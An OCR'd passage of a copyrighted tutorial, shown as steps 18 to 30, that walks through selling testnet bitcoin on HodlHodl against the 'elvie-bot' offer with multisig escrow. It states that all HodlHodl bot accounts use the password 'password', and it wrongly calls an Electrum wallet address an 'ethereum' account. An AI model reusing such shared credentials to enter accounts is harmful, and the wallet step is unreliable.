
18. Go to exchange.




19. And click on Sell bitcoins. Here you can see the offers from other people. The filter offers section give you option to find easily suitable offers. Down the list is the offer from elvie-bot. He wants to buy bitcoins for 1000 USD. The payment method is in person. Elvie-bot is HodlHodl bot and we can use

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

his offer and even himself to train.




20. Now open one more window with HodlHodl testnet and enter in the **elvie-bot account**.
All **HodlHodl bots** have emails with domain **@hodlhodl.com** and password is always: **password**.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

21. Now we are in your account and elvie-bot account simultaneously.




22. Go and click on the elvie-bot offer..




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

23. Now before continue we must set your account info. Open **trading settings** in your account.




24. You must enter the **working account** for HodlHodl. Open **Electrum wallet** and copy the ethereum **test account** we created early.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

25. **Paste** the address in your HodlHodl profile and click on **Save Changes**.




26. Confirm the changes with your HodlHodl account password.




27. Now let`s return to the buying offer. We have option to sell bitcoins with value **between 500 and 1000 USD**. We want **500 USD** and for them we must send **0.50150451 BTC**. Down below we must choose the **Payment method** and write details and comments. After all is filled up click on "**Accept offer**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

and create contract" button.




28. Contract has been **successfully created**. The other side receive message for **new order**.




29. The window of buyer and the window of seller are looking very similar. The two sides have 1 hour to finish the deal. Here is the address in which you must transfer the coins. The coins will stay in **special**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

multisig escrow address until the deal is finish and two sides received their money and coins.




30. To be able to make the 